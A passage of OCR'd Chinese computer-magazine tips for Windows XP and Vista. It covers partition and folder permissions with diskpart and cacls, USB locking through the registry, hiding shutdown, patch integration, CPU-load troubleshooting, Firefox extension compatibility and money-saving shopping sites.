第二步：返回“添加驱动器号或路径”窗口，点选“装入以下空白NTFS文件夹中”，单击“浏览”选择d:\aa\e（见图1）。这样我们就把无盘符的FAT32分区“塞”到了NTFS目录，现在就可以右击d:\aa选择属性，然后单击“安全”标签进行权限设置了。这样既可以保护FAT32分区文件，同时又不影响DOS下对E分区的访问（因为E分区只是在Windows中没有盘符，DOS下仍会自动分配盘符）。

小提示

★FAT32分区不能直接装载到NTFS分区根目录下的子目录，如装载到d:\aa就无法使用权限设置（必须装载到d:\aa\e）。同样的，我们可以把光驱（如刻录机）等装载到NTFS目录，使用权限限制用户对光驱的访问。如果本机没有NTFS分区，可以使用“CONVERT volume /FS:NTFS”命令转换。

添加驱动器号或路径
为 BACK 添加新的驱动器号或路径。
○指派以下驱动器号(A):
◉装入以下空白 NTFS 文件夹中(M):
D:\aa\e 浏览(B)...
确定 取消

①

实例2：分区无盘符因人而异

对于保存重要文件的分区，我们可以通过上述删除盘符的方法保护其中的文件。不过，默认情况下，删除盘符后本机所有账户都无法访问。比如，E盘专门用于保存私人文档，现在希望其他账户使用电脑时看不到E盘，但是自己登录时则不要限制。借助任务计划和diskpart命令就可以实现。

第一步：启动记事本程序输入下列内容保存为remove.txt，放置在c:\：

```
select disk 0
select volume 3
remove
```

上述命令的意思是选中第一硬盘的卷3（即E盘）后，删除其盘符。同样输入下列添加盘符命令保存为add.txt，也放置在c:\：

```
select disk 0
select volume 3
assign
```

第二步：打开控制面板中的“任务计划”，新建一个“计算机启动时”运行的任务，然后将任务属性中“运行”命令设置为“c:\windows\system32\diskpart.exe /s c:\add.txt”。运行的账户是自己登录账户（需要设置正确登录密码），这样只要自己登录就会自动分配盘符（见图2）。同样的，设置本机其他账户登录时运行“c:\windows\system32\diskpart.exe /s c:\remove.txt”（登录时删除分区3的盘符）。

小提示

★Diskpart命令运行需要管理员权限，如果本机其他账户是受限账户，可以在组策略中设置一个关机脚本（脚本代码是“diskpart /s c:\remove.txt”）。这样每次自己登录时分配盘符，关机时删除盘符。其他账户登录根本看不到E盘内容，可以有效保护自己的私密数据。

diskpart
任务 计划 设置
C:\windows\Tasks\diskpart.job
运行(R): c:\windows\system32\diskpart.exe /s c:\add.txt
浏览(B)...
起始于(T): c:\windows\system32
注释(C):
运行方式(U): MICROSOFT_PC\yuaufs 设置密码(S)...
□仅在登录后运行(L)
☑已启用(计划的任务会在指定时间运行)(E)
确定 取消 应用(A)

②



实例3：权限限制，因程序而异

对于保存在NTFS分区上的文件，我们可以使用拒绝权限阻止任何用户访问。不过，权限是针对用户生效，现在我们可以把权限限制改造为针对具体程序生效。比如，保存在NTFS分区d:\aa下的是自己的私人日记文档，平时不希望任何人访问该目录，要求只在运行c:\diary.exe（日记撰写程序）时才可以访问该目录。

第一步：右击d:\aa，切换到“安全”标签，把账户列表中所有账户控制权限均设置为“拒绝”，阻止任何用户对该目录的访问。

第二步：启动记事本输入下列代码保存为my.bat，放置在c:\：

Rem echo y|用于确认更改操作，赋予指定用户yumufa对d:\aa访问权限为完全控制

echo y|cacls d:\aa /g yumufa:f

c:\diary.exe

第三步：这样，当我们需要运行c:\diary.exe写日记的时候，只要运行my.bat即可启动程序，同时可以访问保存日记的目录。如果不运行这个日记程序，本机任何人都打开保存日记的目录。同上，再制作一个删除访问账户关机脚本，实现每次关机后自动限制任何用户对d:\aa的访问，代码如下：

Rem 指定yumufa访问权限为无

echo y|cacls d:\aa /p yumufa:n

网络大补贴

CACLS具体使用还可以参考下列的链接

CACLS使用实例集：http://aionegirl.spaces.live.com/Blog/cns!576FD5CC1541BCC2!313.entry

cacls命令设置文件及其文件夹权限：http://hi.baidu.com/jia818915/blog/item/0f4b0fc7a7ee18d8d0006038.html

实例4：优盘，没有密码请勿用

默认情况下插入优盘后会自动被系统识别，这样安全性较差，可借助Runas命令给优盘使用加上一把锁。

第一步：打开注册表编辑器，依次展开[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\usbstor]，将其导出为y.reg，放置在d:\。使用记事本打开y.reg，将其中的"Start"=dword:00000003更改为"Start"=dword:00000004，然后另存为n.reg，也放置在d:\。这里将"Start"的值更改为4并导入系统后，系统就不会自动识别优盘了。

第二步：打开控制面板中的“用户账户”，按提示创建一个名为“开启优盘”的系统管理员账户并设置密码。接着打开记事本创建一个u.bat脚本，放置在d:\：

echo off

runas /user:开启优盘 "reg import d:\y.reg"

第三步：现在把上述脚本快捷方式发送到桌面，同时把快捷方式命名为“开启优盘使用”。同上，进入组策略编辑器设置一个关机脚本，脚本运行的命令是“reg import d:\n.reg”（实现每次关机后导入禁止优盘使用的键值）。

以后要用优盘时，必须要先运行桌面上的“开启优盘使用”，输入正确密码后，再插入优盘即可。CF [YY01]

小提示

★有点电脑知识的朋友都看出来，实际上允许优盘使用的关键是y.reg文件导入。为了阻止用户手动导入该文件，我们可以把y.reg保存在NTFS分区，同时设置为只有本机“开启优盘”账户才能访问。这样，只有运行上述快捷方式才能成功导入键值使用优盘。

没用的设备驱动请闪开

Tag 隐藏设备驱动、设备管理器、系统变量、XP 〉技巧 〉系统

文/五大名补

当为某个设备安装了驱动程序之后，这一驱动程序每次都会随着操作系统而自动加载，即使设备不存在了它依然会加载，这无形中浪费了宝贵的系统资源。我们可以找出并清除这些设备驱动。

第一步：右击桌面“我的电脑”图标，选择“属性”，在打开的系统属性窗口切换到“高级”选项。单击下方“环境变量”按钮，在新打开的窗口中点击“系统变量”下的“新建”，从弹出对话框中，设置变量名为“devmgr_show_nonpresent_devices”（不含引号），变量值为1。

第二步：连续点击“确定”，返回系统属性窗口，切换到“硬件”选项卡，点击“设备管理器”，在打开的窗口中单击菜单“查看→显示隐藏的设备”。接着依次点击展开所有的项目，找到那些没有能够连接到设备的隐藏驱动（灰色项目），右击它们，选择“卸载”即可。CF [YY02]

小提示

以上操作，也可以在命令提示符中通过“set devmgr_show_nonpresent_devices=1”命令来实现。区别是，上面建立的是永久性的变量，set命令建立的则是临时变量。

网络大补贴

★隐藏的设备驱动不只是占用系统资源，有时还会带来莫名其妙的系统故障。在微软知识库中，就记录了一个隐藏的网卡驱动导致无法设置IP地址的错误，解决方法同上。文章网址：http://support.microsoft.com/kb/269155。


别关机！我还在干活呢

Tag 关机、注册表、XP 〉技巧 〉系统

文/流言

如果你正在刻录光盘，或者正在复制一个超大的文件，而在你转身离开电脑的一小会功夫里，不小心被别人误关机了，一定会相当懊恼的吧。今天要教给大家一些技巧，可以防止在电脑进行重要操作时，被别人甚至是被自己误关机。

XP的关机操作，一般就是单击“开始→关闭计算机→关闭”，通过修改注册表，可以隐藏关机的项目。



单击“开始→运行”，输入“regedit”，按回车键打开注册表编辑器，定位到[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer]分支，在右侧窗格中右击，选择“新建→DWORD值”，新建一个名为“NoClose”的项，并将它的值设置为1（见图）。

重启或注销系统，使注册表修改生效，这时会发现开始菜单中已没有“关闭”这一项了。

方便起见，我们还可以将上面的修改制作成注册表文件，在记事本中输入以下内容：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer]
"NoClose"=dword:00000001
```

保存为“禁用关机.reg”文件，双击导入即可。而想要启用关机，只需将上面代码中的“dword:00000001”改成“dword:00000000”，存为“启用关机.reg”，需要时双击即可。

CF [YY03]

小提示

★如果想恢复关机功能，只需要将NoClose的值设置为0，或者干脆删除此项即可。另外，在桌面状态下按Alt+F4组合键也可关机。

★按下电源按钮要提示

如果你正在Word中写作一篇重要稿件，却因为不小心碰到了电脑上的电源按钮被强制关机，文档来不及保存，悔之晚矣。实际上通过简单设置，就可以防止此类事情的发生。

在“控制面板”中，双击打开“电源选项”，切换到“高级”选项卡，将“在按下计算机电源按钮时”项目设置成“问我要做什么”，确定后退出。这样在以后在按电源按钮时，将会先弹出一个对话框，你可以根据需要选择关机还是取消关机操作。

自己动手制作系统补丁安装包

Tag 系统补丁、批处理、XP 〉技巧 〉系统

平时陆陆续续下载安装的系统补丁，重装系统后就都没有了，又得重新下载。实际上通过一些简单方法，我们可以在重装系统后快速恢复老系统中已经打过的补丁。（本文摘编自萝卜家园论坛：http://www.luobo.cc/read.php?tid=4744143）

一般通过360安全卫士升级更新的Windows补丁，会保存在它的安装目录的“\360safe\hotfix”文件夹下，将它们备份到“D:\123”中，然后在命令提示符窗口中进入这一目录，执行以下命令：

```
dir /b /o-d > 123.txt
```

这表示按时间先后将当前文件中的所有文件名输入到文本文件123.txt中。将得到如下形式的文件名：

```
WindowsXP-KB927802-x86-CHS.exe
WindowsXP-KB928843-x86-CHS.exe
……
```

接着通过查找替换的方法，快速在每个补丁文件名之前加上具体路径，如“D:\123\”，之后加上参数“/integrate:X:\WinXP”，形如：

```
D:\123\WindowsXP-KB927802-x86-CHS.exe /integrate:E:\WinXP
```

其中“E:\WinXP”表示XP源文件所在位置（注意：这里是由XP安装光盘复制过来的所有源文件，而非已安装到系统中的文件），可根据实际情况修改。将以上修改过的文件保存为批处理文件（如：xpbd.bat），双击执行即可给XP安装文件集成补丁了。最后将E:\WinXP下的文件刻录成光盘即可。不过为了避免刻出废盘，应先将E:\WinXP镜像为ISO文件，并在VMware虚拟机中测试后再刻光盘。

CF [YY04]

小提示

将平时收集好的Windows系统补丁文件集中存到同一目录中，并在此目录中建立包含以下内容的批处理文件：

```
@echo off
for %%i in (*.exe) do %%i /passive /norestart /nobackup
shutdown -r
```

重装系统后，双击执行此批处理文件，即可快速安装这些收集好的系统补丁了。

控制面板里的VIP通道

把程序添加到控制面板

Tag 控制面板程序、Folder2MyPC、XP 技巧 系统

福建/平淡

在各类Windows应用文章中，你是否经常碰到"单击'开始→控制面板'，双击运行其中某某组件"之类的操作？这些控制面板组件和普通应用程序是不完全一样的，它们使用的是系统默认外壳程序（Windows Shell Common DLL）打开，不仅优先级非常高，而且用户无法删除其中的图标。

Folder2MyPC，直通控制面板的快车道

我们何不把自己的程序也添加到控制面板中，让程序摇身变为"系统组件"，现在借助Folder2MyPC（下载地址：http://eng.softq.org/Folder2mypc），即可轻松实现这一目标。注意：从网上可以下载到Folder2MyPC的汉化版。另外要注意的是，Vista用户需要使用V1.9版，Windows XP用户则使用V1.85版。

第一步：运行程序后切换到"创建程序快捷方式"，然后单击"浏览"按钮选择应用程序，比如我们可以把QQ添加到控制面板中。标题和提示框都输入QQ，"创建于"勾选"控制面板子类别"，在下拉列表中选择"不指定类别"，单击"创建"即可（见图1）。



第二步：打开控制面板就可以看到我们添加的QQ组件了，双击QQ图标即可启动它（见图2）。如果要在控制面板中删除自己添加的组件，在Folder2MyPC窗口中切换到"编辑删除"，然后选中要删除的项目，单击"移除文件夹"即可。



由于在控制面板中启动程序是借助系统默认外壳程序打开的，即使系统中招木马无法运行EXE文件，我们也可以在控制面板中运行自己添加的"组件"。因此，可以使用Folder2MyPC把常见的修复程序，如regedit.exe、杀毒软件等添加到控制面板中，以备不时之需。

小提示

★控制面板默认组件是.cpl文件，一些应用程序安装后也会在控制面板中添加程序图标，如果程序卸载后在控制面板残留该图标，可以打开c:\windows\system32，把对应的.cpl文件删除即可。如果系统目录里没有相应的.cpl文件，我们还可以启动组策略编辑器，依次展开"用户配置→管理模板→控制面板"，双击右侧的"隐藏指定的控制面板程序"策略，单击"启用"，然后单击"添加"，把残留图标程序名称添加到隐藏列表隐藏起来即可。

小知识

CLSID是class ID的缩写。对于每个组件类，都需要分配一个唯一表示它的代码，就是ID。为了避免冲突，微软使用GUID作为CLSID，有生成GUID的函数，主要是根据当时的时间、机器地址等信息动态产生，确保唯一性。控制面板的每个组件都对应一个唯一的CLSID。

自己更改控制面板程序

控制面板中的图标其实就是一个特殊的快捷方式，由于其中每个组件都对应一个CLSID，因此我们可以自己编辑该快捷方式指向的程序。每个图标对应的CLSID可以借助免费的Shexview查询（下载地址：http://gx.onlinedown.net/down/shexview.zip）。程序运行后会自动扫描系统所有外壳程序，在列表中找到QQ右击选择"Open Clsid in regedit"，打开注册表定位到QQ的CLSID，依次展开[HKEY_CLASSES_ROOT\CLSID\{AF55581F-49EE-46D1-981F-22DEDFEB8AF7}\Shell\Open\Command]，将右侧"默认"改为自己需要的程序路径即可。CF [YY05]

网络大补贴

熟悉编程的朋友可以用C++ Builder自己制作控制面板组件，详细操作请参考http://hi.baidu.com/tylzyoudi/blog/item/b75030014e3610031c958369.html。

在控制面板中双击打开"辅助功能选项"，选中"键盘"标签下"使用切换键"项，确定生效后，按Caps Lock键时就会有声音提示。

巧解CPU占用高的9宗罪

Tag CPU、资源占用、进程、XP 〉故障、实例 〉系统

福建/平淡

本文可以学到 | 1 CPU占用100%的几种典型故障 | 2 解决CPU占用100%的常见方法

即使现在不少人已用上了双核、四核CPU，但是机器突然"卡"住的事情还是时有发生。勉强按Ctrl+Alt+Del键打开任务管理器，会惊讶地发现有些进程的CPU占用率竟然达到了100%！这究竟是怎么回事呢？

CPU无疑是一台电脑的"心脏"，如果心脏的负荷过大（占用100%），很显然会影响到系统的运行速度和效率。大致说来，导致CPU占用100%的原因主要就是由病毒、系统和硬件这几大类引发的，其本质原因就是读写操作异常导致CPU繁忙。想要进一步了解CPU工作原理的朋友，可浏览：http://zhidao.baidu.com/question/31167317.html。

病毒类：有意无意的破坏者

病毒木马，为了大量复制自己，或者偷偷上传下载数据，很容易造成CPU占用率过高。另外，有些病毒制作者编写的程序低劣（包括一些正常发布的软件），也会导致这方面的故障。

实例：恶意进程疯狂下载导致CPU占用过高

故障表现：

开机联网后，鼠标移动变得迟缓，打开任务管理器发现可疑进程2.exe占用CPU99%（见图1），同时硬盘指示灯一直闪烁。结束该进程后启动杀毒扫描，发现1000多个当天生成的病毒。



故障解析：

由于本机正常进程里并没有2.exe，所以基本上可断定它为病毒进程。从杀毒结果来看，CPU占用100%的原因正是由于该进程在短时间内从网上下载大量病毒，往硬盘写入大量文件所致。

解决方法：

软件读写异常导致CPU资源高占用，这是CPU占用100%最常见的原因。对于异常程序（如本例病毒）造成故障，解决的方法当然是终止病毒进程并杀毒。而对于正常高资源占用的程序，解决方法则是尽量关闭其他不必要程序（或组件），为高资源占用程序腾出有限资源。比如，BT下载由于读写操作频繁，占用的CPU资源较多。因此，如果电脑本身的配置较低的话，BT下载时就应该关闭其他无关程序。对于杀毒软件监控造成CPU资源占用过高，我们则可以通过终止暂时不用的监控来降低资源的占用。比如此时我的操作主要是撰写文档，所以我就关闭了网页、邮件的监控等。

> **小提示**
>
> ★在任务管理器中，会发现一个名为"System Idle Process"的进程，经常占用80%甚至90%多的CPU资源。请莫惊慌，这并非病毒，而是一个正常的系统进程，它表示CPU当前的空闲率，也就是说，它的数值越大，越表示CPU当前比较空闲，应该是件好事。
>
> ★在任务管理器中，经常会看到多个svchost.exe进程，有些CPU的占用率还相当高。svchost.exe是一个正常的系统进程，它本身没有什么作用，主要是为那些从动态链接库中运行的程序提供服务的，不过正因为这一点，它经常被木马病毒所利用。要想知道某个svchost.exe是否为恶意程序，可通过360安全卫士中的进程查看查一下它具体调用的Dll进程，就可以轻松识别了（也可以通过上期《WMIC，做Windows图形界面做不了的事》中介绍的方法进行判断）。

系统类：Windows，大必有失

Windows越来越大，Bug也就多了起来，时不时的就给我们来个"假死"玩玩，如果有文档没保存，还真让人心惊呢。

实例：视频预览功能导致Explorer.exe异常

故障表现：

每次试图打开保存大量视频文件的目录时，资源管理器会停止响应，打开任务管理器发现explorer.exe进程占用CPU100%。

故障解析：

Windows XP默认开启预览功能，当打开保存有AVI视频的目录时，系统要先扫描所有文件并建立索引。如果文件很多，且视频文件较大就会耗费大量资源，导致CPU占用过高。

解决方法：

这是典型的系统缺陷造成的CPU占用过高，由于操作系统是承载应用程序的平台，一旦执行的操作激活系统本身缺陷就容易造成故障。对于此类故障，应针对具体的系统操作选择具体解决方法。总的原则是尽量避开，或者通过自动更新修复系统缺陷。比如，本例故障可以通过关闭视频预览解决，单击"开始→运行"，执行"RegSVR32 /U Shmedia.dll"命令，系统提示成功卸载Shmedia.dll后即可去除视频文件预览功能。

Vista没安装SP1时复制大文件也很容导致explorer..exe进程CPU占用100%，自动升级到SP1后即可解决。

在[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer]下新建“AlwaysUnloadDLL”项，值为1，可清除内存中不用的DLL文件。

硬件类：硬件的“软”伤

硬件导致的CPU占用故障，主要由驱动程序BUG及软硬件兼容性造成，可通过更新驱动或软件来解决。不过，如果是硬件自身的硬故障引起，那就只有更换硬件了。

实例：都是升级显卡驱动惹的祸

故障表现：

升级驱动后，在使用Kmplayer播放视频文件时，过一会画面就静止，打开任务管理器发现Kmplayer.exe进程CPU占用100%。

故障解析：

经检查显卡升级的为非微软认证的驱动。为了系统正常运行，微软推荐安装通过WHQL认证的驱动。对于未经认证的驱动很容易产生兼容性故障，导致应用程序在加载驱动时异常，造成CPU无法正常处理数据而罢工（CPU占用100%）。

小提示

★软件与软件之间、软件与硬件之间的不兼容也会导致CPU资源占用过高。比如，本机同时安装江民防火墙9.0和PPLIVE，在使用PPLIVE播放节目时会一直停在缓冲节目界面，同时导致上述两款软件CPU占用过高。再比如天网防火墙和一些具有超线程功能的P4 CPU有冲突，导致进入系统后防火墙的CPU占用过高。这类兼容性故障，也只有卸载其中一种软件，或者使用其他兼容的替换软件了。

解决方法：

硬件故障造成CPU占用过高主要有两类：

一类是硬件软故障，一般使用系统自带工具可以修复。比如驱动不兼容，可以使用设备管理器驱动回滚方法恢复原来驱动。具体做法是：在“控制面板”中双击打开“系统”，切换到“硬件”，点击“设备管理器”。在打开的设备管理器窗口中，右击新装驱动出故障的设备，选择“属性”，在属性对话框中切换到“驱动程序”选项卡，点击“返回驱动程序”即可。注意：有些设备驱动，如打印机驱动，是不可以回滚的。

其实硬件导致CPU占用过高还有很多，比如，硬盘产生逻辑坏道后，会导致读取失败，也会出现CPU高占用的莫名其妙的现象，这时可使用“磁盘扫描”修复。如果本机集成网卡，再安装独立网卡后，svchost.exe进程也会莫名占用大量CPU资源，解决方法是禁用其中一个网卡。

CF [YY06]

网络大补贴

由于Windows体系庞大，系统很多组件也会导致CPU占用过高，大家可以参考下述链接。

成功解决掉CPU为什么占用100%之谜：http://www.cfan.com.cn/yc/system/2007-08-18/1187371288d96197.shtml

Windows XP中使用鼠标右键引起CPU 100%占用问题：http://www.baicaohuangyun.cn/article.asp?id=215

Vista导致资源管理器占用CPU资源100%的问题及解决办法：http://hi.baidu.com/yez980/blog/item/dd12058f06c6ddff513d9226.html

解决Vista中神秘进程100%占用CPU问题：http://hi.baidu.com/zleo/blog/item/33c27209f1fb65ab2fddd464.html

有关WHQL的介绍，可浏览：http://baike.baidu.com/view/85103.htm。

无需外援，Vista有病自己治

Tag 问题报告、Vista 方案、技巧 系统

四川/李学昌

本文可以学到 1 通过Vista的问题报告自己解决故障 2 Vista问题报告程序的多个使用技巧

相信大家对Windows XP下的“错误报告”有所耳闻，一般做优化的时候，都会禁用它。为什么？因为XP的错误报告，基本上都是有去无回，发送后感觉不出对自己有何帮助。但Vista下的“问题报告”就有所不同了，微软往往会根据你的报告，推送回有益的解决方案来。

实战1：3分钟自己解决软件故障


我在Vista下安装诺顿杀毒软件时，却弹出如图1所示的窗口，说该程序与Vista不兼容。遗憾中也看到了希望，“联机检查解决方案”按钮赫然在目，单击之后，打开“问题报告和解决方案”向导，一路单击“查看更多解决方案→检查解决方案”，弹出如图2所示窗口。单击“Windows Vista不支持Symantec AntiVirus Corporate Edition”，在接下来弹出的窗口中，点击“解决方案”中的相应链接，即可自动登录指定的网站下载支持Vista的诺顿更新补丁了。

这个“问题报告解决方案”还真是有点霸道——从发现问题到解决问题，它已经一手为我们包办了。



小知识：Vista如何知道系统得的什么“病”？

成千上万的电脑，Vista如何知道你的电脑具体是什么问题，又该如何解决？原来，检测问题并不难，过去版本的Windows系统也能做到，比如：硬件驱动程序有错时会提醒我们安装失败，而且在设备管理器下为这些硬件标注感叹号。Vista则将这一功能进行了拓展：检测到问题后自动向微软相关网站发送信息，即所谓的问题报告。微软将同一信息收集到一定数量（确定问题是否具有普遍性）后会与相关的软件、硬件提供商接洽共同寻求解决方案，一旦成功则生成解决方案数据库。而后，只要有人提交同类问题报告，立即可通过数据库得到解决方案。响应时间仅由网络连接的速度来决定，一般可在瞬间完成。整个问题报告与解决的流程，如图3所示。



实战2：看看系统都得了哪些病

是否只有在程序出错时才能调出问题报告和解决方案？其实我们可以随时单击“开始→所有程序→维护→问题报告和解决方案”调出它，单击“查看问题历史记录”，就可以了解当前系统的所有故障情况了。

有的问题可以解决，凡标注“解决方案可用”的都属这一类。有的问题暂时还不能解决，标注“已发送报告”的都属这一类。右击状态为“解决方案可用”的问题，选择“查看解决方案”，打开相应窗口后按实例1中的方法操作即可。右击状态为“已发送报告”的问题，选择“检查解决方案”，则可以即时查看是否已有可用方案。

小提示：彻底禁用问题报告解决方案

有人担心“问题报告和解决方案”程序会向微软网站泄露自己的隐私，所以想要彻底禁用它，这可通过组策略编辑器来完成。单击“开始”，在“开始搜索”框中输入“gpedit.msc”，按回车键打开组策略编辑器，依次展开“计算机配置→管理模板→Windows组件→Windows错误报告”，双击打开“禁用Windows错误报告”，选择“已启用”，确定即可。


如果是内部程序测试，则可以将错误报告发送到本单位指定的服务器上。同样在组策略“Windows错误报告→高级错误报告设置”下，双击“配置企业Windows错误报告”，选择“已启用”和“使用SSL连接”，在“企业服务器名称”和“服务器端口”后输入对应的值即可。

实战3：要不要报告错误自己定

默认情况下，所有的问题报告都将发送到微软网站。其实，我们可以有针对性地禁用一些敏感软件向微软网站提交报告。

在“问题报告和解决方案”向导窗口，依次单击“更改设置→高级设置”，单击“阻止列表”右侧的“添加”按钮，将要阻止的程序添加进来即可，如图4所示。

建议将公司内部的程序添加进来，因为这类程序可能只有你自己才会发送报告，一般是得不到解决方案的，而且在错误发送过程中还有可能造成公司内部机密的泄漏。 CF [YY08]





火狐3 老扩展 新青春

Tag Firefox扩展 技巧 浏览器

文/孙仲皓

火狐2实用插件

Greasemonkey：让用户实现改变网页的源码，修改网页的内容。
ColorfulTabs：不同浏览标签页面以不同的颜色区分。
Download Statusbar：可以管理你的Internet下载，且不会影响当前的网页浏览。

以上几款火狐插件均不能在新推出的3.0版本中使用。3.0正式版本在发布的第一天就创下了830万次的下载记录，足见用户对它的推崇。然而，由于是新生儿，对于火狐2的插件，支持得还不是很好（见图1），怎么办呢？



第1步：下载好想要安装的附加软件（以colorfultabs-2.0.11-fx.xpi为例），通常会是一个扩展名XPI的文件。将它的扩展名改为ZIP后，用WinRAR打开，会看到install.rdf文件，它里面记载了这个插件的安装信息，就拿它开刀，解压出来。


第2步：使用任意的文本编辑软件（记事本就可以），打开解压得到的install.rdf文件。在其中找到如下的行：

em:maxVersion="2.0.0."

小提示

这代表这个扩展最高可以安装在版本号为2.0.0.*的Firefox上，3.0版本的Firefox自然不符合条件。修改为：em:maxVersion="3.0"然后将修改过的install.rdf文件重新拷贝回ZIP包中覆盖原文件，再将扩展名改回为XPI就可以了。

这下，新版的Firefox也可以安装旧版的扩展了（见图2）。



实用扩展功能推荐

1 下载安装adblock plus插件（下载地址：http://www.newhua.com/soft/32780.htm），打开“工具→附加组件→获取推荐附加组件→adblock plus0.754”，安装并添加China广告过滤规则，会有效过滤广告。

2 同样，找到下载工具downthemall!1.03（下载地址：https://addons.mozilla.org/en-US/firefox/addon/201），安装并不亚于迅雷、快车的下载工具。

3 鼠标手势插件Fire Gestures，用起来跟原来的手势插件All-in-One Gestures一样顺手。下载地址：http://www.lulula.com.cn/firefox3-mouse-gestures/。 CF [YY09]

网络大补贴

1.火狐1、火狐2、火狐3，每个版本不仅“内涵”在变，外表也发生了很大的变化，http://news.cnblogs.com/n/37243/带你回味Firefox火狐的发家史。

2.已经支持火狐3的最实用插件Top10：http://bbs.crsky.com/read.php?tid=1396955。

让火狐2更完美的十个插件：http://news.mydrivers.com/1/87/87554.htm。

信手拈来QQ网盘文件地址

Tag QQ网盘、迅雷 技巧 网络

作者/俞木发


由于QQ网络硬盘和QQ的紧密集成，很多人使用它来保存和共享文件。不过，非QQ会员只能使用QQ来下载其中的文件，下载速度不仅慢且极不方便。要获得网络硬盘里文件的下载地址供别人下载，我们还需要再升级为网络硬盘高级用户（512MB，5元/月）。其实只要借助迅雷监视功能，任何人都可以轻松获取QQ网络硬盘文件地址，不仅可以用迅雷高速下载，而且非常方便他人下载。

第1步：打开迅雷，单击“工具→配置”，切换到“监视”，勾选右侧浏览器选项下的“监视浏览器”。

第2步：打开IE登录http://webdisk.qq.com/login.shtml，输入QQ账号和密码登录WEB版网络硬盘，就可以看到自己网络硬盘的文件了。选中需要下载或共享的文件，单击上方的“下载”图标。

此时会自动激活迅雷新建下载任务窗口，其中类似http://121.14.10 0.185:8080/540d5……近日计划.txt的网址，就是网络硬盘文件的真实下载地址（见图）。如果打算分享的话，将链接复制并发送给好友即可。

CF [YY10]



分分计较 省钱达人阿抠的一天

Tag　省钱方案、打折、返利、比价、免费 〉 实例 〉 网络

文/既生瑜

本文可以学到　**1** 高物价时代，省钱才是王道。　**2** 还在挨家地逛商场找促销，累不？足不出户即可实现。

通货膨胀了，物价上涨了，工作族抱怨着怎么工资就不随着一起涨呢，学生族又在掐指算计着这个月的生活费是否充足……今天就来跟随省钱达人阿抠学习，从他每天处处算计的日常省钱生活中截取出一天。

★热心的阿抠给我们归类了以下这几个方案的适用人群：

如果你是一名电脑爱好者，无疑我会给你推荐阅读CFan杂志，几元钱就能学到这么多实用的技巧，超值！假如你是一名商场购物爱好者，推荐方案1、2；如果你是一名网购爱好者则推荐方案3、4、5。

或许你不得不说，阿抠脑子里的省钱理念是与生俱来的，甚至已经深入到骨髓里。阿抠座右铭：“省钱是一种生活方式”，或许你不得不感慨一下，为自己过去的挥霍擦一把汗……

小提示

为了更好地向读者朋友展示自己的省钱诀窍，阿抠筒子特地辛苦地为我们总结了六大省钱方案，可谓是独具匠心。

方案1.打折

说到省钱，打折自然是不可缺少的一部分，阿抠把打折列在第一位，也是别有用心。

阿抠首先进入的是中国打折网：http://dz.dzwww.com/。进入之后，在顶端选择你所在的城市，比如北京的朋友选择“北京”，就会有“商场促销”、“化妆品优惠”、“品牌优惠”等信息，如图1所示。



①

在页面的右上角，还可以搜索最近的打折机票。而页面的底部，可以快速地检索到其他城市的打折信息。

阿抠点评：

http://www.sozhe.com/搜折网，适合在北京寻觅打折信息的读者，而http://www.dogoo.cn/则推荐给上海和广州的朋友。

以下为阿抠与某小编私密对话：

阿抠：“大家看到便宜东西别忘了Call我，我手机号是139……”“阿抠，请不要随意泄露私人信息。”小编打断道。“小编，我就是想通过CFan认识几个MM嘛。”“……”小编无语。

接下来，是打开http://www.51saving.com/bbs/链接，出现了以“我要省钱”为名称的这个网站，第一时间传递过来的信息就是：恭喜你，你找对地方了！既然是论坛，自然要注册之后登录。留神页面上方的滚动条目，会有一个条目是最新的商品折扣信息哟。

阿抠点评：

在第一个版块“购物交流区”中，有商场、超市的各种优惠及促销信息，“我要装修”对于一个正在装修的新房奴无比有用，对于正在努力成为房奴的筒子们，是个很好的热身机会，没事进去长长见识，省得到时候被装修公司牵着鼻子坑。

下面还有餐饮（见图2）、化妆品区，爱吃的人进前者，爱美的人进后者，各取所需。每个版块每天通常都会有十几条的原创帖，人气还不错啦。



②

上面介绍的是论坛，http://www.mysaver.cn/是主站，通常是如何利用信用卡省钱的信息，如果你是刷卡一族，不妨关注。

方案2.优惠券

进入http://www.9900.cc/，一个布满了优惠券的世界就映入了你的眼帘。你还在吃了几十块钱的肯德基之后，用热切期盼的眼光盯着KFC哥哥赏你张优惠券吗？来这里，点击肯德基大叔的头像，进入的页面会出现当月至下月的电子优惠券，点击“立即打印”，打印出来便可以拿着去KFC消费了。黑白的也可以哟！

同类网站：http://www.dahongbao.com/大红包！

方案3.返利

返利网是一个与多个网上商城合作的站点，比如当当网、卓越亚马逊等，通过返利网进入这些网上商城购物之后，返利网就会返还给你现金，虽然数额通常不大，但积少成多嘛。

打开http://www.51fanli.com/，注册登录之后，开始购物之旅，以当当网为例。

进入当当网页面http://



